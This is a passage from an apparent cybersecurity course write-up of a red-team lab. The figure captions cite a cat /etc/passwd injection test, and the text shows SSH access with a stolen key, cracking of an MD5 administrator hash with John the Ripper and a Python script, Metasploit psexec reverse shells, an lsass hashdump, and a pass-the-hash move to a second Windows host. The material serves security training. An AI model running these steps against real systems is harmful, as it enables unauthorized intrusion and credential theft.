

Fig. 11 Testing the input with the cat /etc/passwd command.



Fig. 12 Testing the input with the cat /etc/passwd command.



Fig. 13 Testing the input with the cat /etc/passwd command.



Fig. 14 Testing the input with the cat /etc/passwd command.

- Copy the SSH key to the Kali machine.

```
┌──(kali㉿kali)-[~]
└─$ ll
total 40
drwxr-xr-x 2 kali kali 4096 Nov 23  2022 DCV-Storage
drwxr-xr-x 2 kali kali 4096 May  8 02:41 Desktop
drwxr-xr-x 2 kali kali 4096 Nov 23  2022 Documents
drwxr-xr-x 2 kali kali 4096 Nov 23  2022 Downloads
drwxr-xr-x 2 kali kali 4096 Nov 23  2022 Music
drwxr-xr-x 2 kali kali 4096 Nov 23  2022 Pictures
drwxr-xr-x 2 kali kali 4096 Nov 23  2022 Public
drwxr-xr-x 2 kali kali 4096 Nov 23  2022 Templates
drwxr-xr-x 2 kali kali 4096 Nov 23  2022 Videos
-rw------- 1 kali kali 2602 May  8 01:48 alice_key.pem

┌──(kali㉿kali)-[~]
└─$
```

Fig. 15 SSH key in the Kali machine

- Connect from the Kali machine to the other Linux server (port 2222/SSH) using the command: *ssh -i alice_key.pem alice-devops@172.31.44.198 -p 2222*

```
┌──(kali㉿kali)-[~]
└─$ chmod 600 alice_key.pem #Providing permissions

┌──(kali㉿kali)-[~]
└─$ ssh ssh -i alice_key.pem alice-devops@172.31.44.198 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 6.5.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed May  8 03:26:25 UTC 2024

  System load:  0.13037109375      Processes:             200
  Usage of /:   33.7% of 19.20GB   Users logged in:       0
  Memory usage: 36%                IPv4 address for eth0: 172.31.44.198
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

257 updates can be applied immediately.
11 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Wed May  8 01:50:31 2024 from 172.31.39.126
alice-devops@ubuntu22:~$
```

Fig. 16 Connecting to the Linux Machine.

System Reconnaissance (Windows Machines)

With SSH access to the second Linux machine, our new goal is to find our way into the remaining Windows hosts.

- **Findings in the target Machine: authorized_keys file**

```
alice-devops@ubuntu22:~$ whoami
alice-devops
alice-devops@ubuntu22:~$ id
uid=1002(alice-devops) gid=1002(alice-devops) groups=1002(alice-devops)
alice-devops@ubuntu22:~$ pwd
/home/alice-devops
alice-devops@ubuntu22:~$ ll
ll: command not found
alice-devops@ubuntu22:~$ ls -a
.  ..  .bash_history  .cache  .config  .local  .ssh  scripts
alice-devops@ubuntu22:~$ cd .ssh
alice-devops@ubuntu22:~/.ssh$ ls -a
.  ..  authorized_keys
alice-devops@ubuntu22:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRJ7M/asVyWPNFMamvQaR56atrCnettKPq29yu9LvNbOnPV88WYpnuQDWf9MYxknmvIoG2
alice-devops@ubuntu22:~/.ssh$
```

Fig. 17 authorized_keys

- **Findings in the target Machine: windows-maintenance.sh script**

```
alice-devops@ubuntu22:~$ cd scripts/
alice-devops@ubuntu22:~/scripts$ ls -a
.  ..  windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```

Fig. 18 windows-maintenance.sh script

Password Cracking

"Password cracking (also called password hacking) is an attack vector that involves hackers attempting to crack or determine a password for unauthorized authentication. Password hacking uses a variety of programmatic techniques, manual steps, and automation using specialized tools to compromise a password" ("Password Cracking 101: Attacks &Amp; Defenses Explained," 2024)

With a password hash, we must crack it to discover the actual password.

- **Using John the Ripper to crack the password:** hash.txt file created containing the password (Administrator:00bfc8c729f5d4d529a412b12c58ddd2)

```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=raw-md5 hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 44 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
pokemon          (Administrator)
1g 0:00:00:00 DONE 2/3 (2024-05-08 04:06) 16.66g/s 53966p/s 53966c/s 53966C/s keller..karla
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Fig. 19 Using John the Ripper

- **Using CrackStation to crack the password:**



Fig. 19 Using CrackStation

- **Creating a Python script to crack the password:**

```python
import hashlib

# The target hash from the password we want to crack
target_hash = "00bfc8c729f5d4d529a412b12c58ddd2"

# Function to read passwords from a file
def read_passwords_from_file(filename):
    with open(filename, 'r') as file:
        return [line.strip() for line in file]

# Function to attempt to crack the hash using passwords from a file
def crack_password(target_hash, password_file):
    # Read the passwords from the file
    password_list = read_passwords_from_file(password_file)

    for password in password_list:
        # Generate the MD5 hash of the current password
        hash_object = hashlib.md5(password.encode())
        hashed_password = hash_object.hexdigest()

        # Check if this hash matches the target hash
        if hashed_password == target_hash:
            return password
    return None

# File with the list of potential passwords
password_file = '10-million-password-list-top-1000000.txt'


cracked_password = crack_password(target_hash, password_file)

if cracked_password:
    print(f"Password cracked: {cracked_password}")
else:
    print("Password not found in the provided list.")
```

Fig. 20 Python script

- **Running the script in the Kali machine (Password list)**

```
┌──(kali㉿kali)-[~]
└─$ cd DCV-Storage

┌──(kali㉿kali)-[~/DCV-Storage]
└─$ ll
total 8332
-rw-r--r-- 1 kali kali 8529108 May  8 20:24 10-million-password-list-top-1000000.txt

┌──(kali㉿kali)-[~/DCV-Storage]
└─$ nano crack_password.py


┌──(kali㉿kali)-[~/DCV-Storage]
└─$ chmod +x crack_password.py

┌──(kali㉿kali)-[~/DCV-Storage]
└─$ python3 crack_password.py
Password cracked: pokemon
```

Fig. 21 Running the Python script on Kali

The username and password => Administrator:pokemon

Fullstack Academy

Metasploit

"Metasploit is an Open-Source Penetration Testing Framework created by Rapid7 that enables security professionals to simulate attacks against computer systems, networks, and applications. It provides a range of tools and modules that can be utilized to check the security of the target system, identify vulnerabilities, and exploit them to access the system. Users can adjust their experiments to a certain environment or set of goals, expressing flexibility and adaptability. Within this framework are several predefined vulnerabilities, payloads, and the option to create unique exploits or programs. Additionally, this tool includes a user-friendly interface that makes it possible to organize and carry out the testing even for people with little expertise doing penetration tests" (Team, 2023).

We will gain access to the windows targets using the username and password from the previous step.

- **Start up the Metasploit framework on Kali, and load the windows/smb/psexec exploit module.**



Fig. 22 Metasploit framework

- **Set the RHOSTS and run the psexec module (Windows VM 172.31.43.103)**

```
msf6 exploit(windows/smb/psexec) > set RHOST 172.31.43.103
RHOST => 172.31.43.103
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.39.126:4444
[*] 172.31.43.103:445 - Connecting to the server...
[*] 172.31.43.103:445 - Authenticating to 172.31.43.103:445 as user 'Administrator'...
[*] 172.31.43.103:445 - Selecting PowerShell target
[*] 172.31.43.103:445 - Executing the payload...
[+] 172.31.43.103:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 172.31.43.103
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-f
[*] Meterpreter session 1 opened (172.31.39.126:4444 -> 172.31.43.103:49962) at 2024-05-08 04:20:56 +0000

meterpreter > sysinfo
Computer        : EC2AMAZ-L3OOUG8
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter >
```

Fig. 23 psexec module

The meterpreter shell was successfully deployed (Windows VM 172.31.43.103).

Passing the Hash

"A Pass-the-Hash (PtH) attack is a technique where an attacker captures a password hash (as opposed to the password characters) and then passes it through for authentication and lateral access to other networked systems. With this technique, the threat actor doesn't need to decrypt the hash to obtain a plain text password. PtH attacks exploit the authentication protocol, as the password hash remains static every session until the password is rotated. Attackers commonly obtain hashes by scraping a system's active memory and other techniques" (What Is a Pass-the-Hash Attack (PtH)?, 2023).

With one Windows machine down and one left to go, we can try a Pass The Hash attack.

- Running hashdump from the meterpreter shell (Windows VM 172.31.43.103)
    - Migrating to lsass.exe (PID:588) to perform the hashdump.

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x64   0
 272   4     smss.exe            x64   0
 348   580   svchost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.
 352   344   csrss.exe           x64   0
 452   444   csrss.exe           x64   1
 472   344   wininit.exe         x64   0
```

Fig. 24 Running hashdump

```
3092  3144  conhost.exe          x64   0       NT AUTHORITY\SYSTEM          C:\Windows\System32\conhost.
3144  2488  powershell.exe       x86   0       NT AUTHORITY\SYSTEM          C:\Windows\SysWOW64\WindowsP
3324  580   svchost.exe          x64   0       NT AUTHORITY\LOCAL SERVICE   C:\Windows\System32\svchost.
3752  580   msdtc.exe            x64   0       NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\msdtc.ex

meterpreter > migrate 588
[*] Migrating from 3144 to 588...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Fig. 25 Running hashdump

Passwords:

Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Once the first session is sent to the background, another meterpreter session will be created targeting the last Windows machine (Windows VM 172.31.45.94).

- **Running the psexec module (Windows VM 172.31.45.94)**
  - Username:
    - Administrator2
  - Password:
    - aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab

```
[*] Started reverse TCP handler on 172.31.39.126:4444
[*] 172.31.45.94:445 - Connecting to the server...
[*] 172.31.45.94:445 - Authenticating to 172.31.45.94:445 as user 'Administrator2'...
[*] Sending stage (175686 bytes) to 172.31.45.94
[*] 172.31.45.94:445 - Selecting PowerShell target
[*] 172.31.45.94:445 - Executing the payload...
[+] 172.31.45.94:445 - Service start timed out, OK if running a command or non-service executable...
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-f
[*] Sending stage (175686 bytes) to 172.31.45.94
[*] Meterpreter session 2 opened (172.31.39.126:4444 -> 172.31.45.94:50000) at 2024-05-08 04:27:27 +0000

meterpreter > [*] Meterpreter session 3 opened (172.31.39.126:4444 -> 172.31.45.94:50002) at 2024-05-08 04:2
sysinfo
Computer        : EC2AMAZ-L3OOUG8
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter >
```

Fig. 26 psexec module

The meterpreter shell was deployed successfully in the last Windows machine (Windows VM 172.31.45.94).

Finding Sensitive Files

With access gained on the final target server, the last step is to grab the flag and claim victory.

- Finding the file secrets.txt.

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000
```

Fig. 27 Finding the file secrets.txt.

- Reading the file secrets.txt.

```
meterpreter > cat c:\\Windows\\debug\\secrets.txt
Congratulations! You have finished the red team course!meterpreter >

        from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:
meterpreter > cat c:\\Windows\\debug\\secrets.txt
Congratulations! You have finished the red team course!meterpreter >
```

Fig. 28 Final message.

Summary

Fullstack Academy

References

Pentester. (n.d.). https://pentester.com/phases-of-a-penetration-test/

Malik, K. (2023, October 24). Web server Pentesting- What, why, and how - Astra Security Blog. Astra Security Blog. https://www.getastra.com/blog/security-audit/web-server-penetration-testing/

What is SQL Injection? Tutorial & Examples | Web Security Academy. (n.d.). https://portswigger.net/web-security/sql-injection

Password Cracking 101: Attacks & Defenses Explained. (2024, May 2). BeyondTrust. https://www.beyondtrust.com/blog/entry/password-cracking-101-attacks-defenses-explained

Team, C. W. (2023, June 22). What is Metasploit: Tools, Uses, History, Benefits, and Limitations. *Cyber Security News*. https://cybersecuritynews.com/what-is-metasploit/

What is a Pass-the-Hash Attack (PtH)? (2023, August 4). BeyondTrust. https://www.beyondtrust.com/resources/glossary/pass-the-hash-pth-attack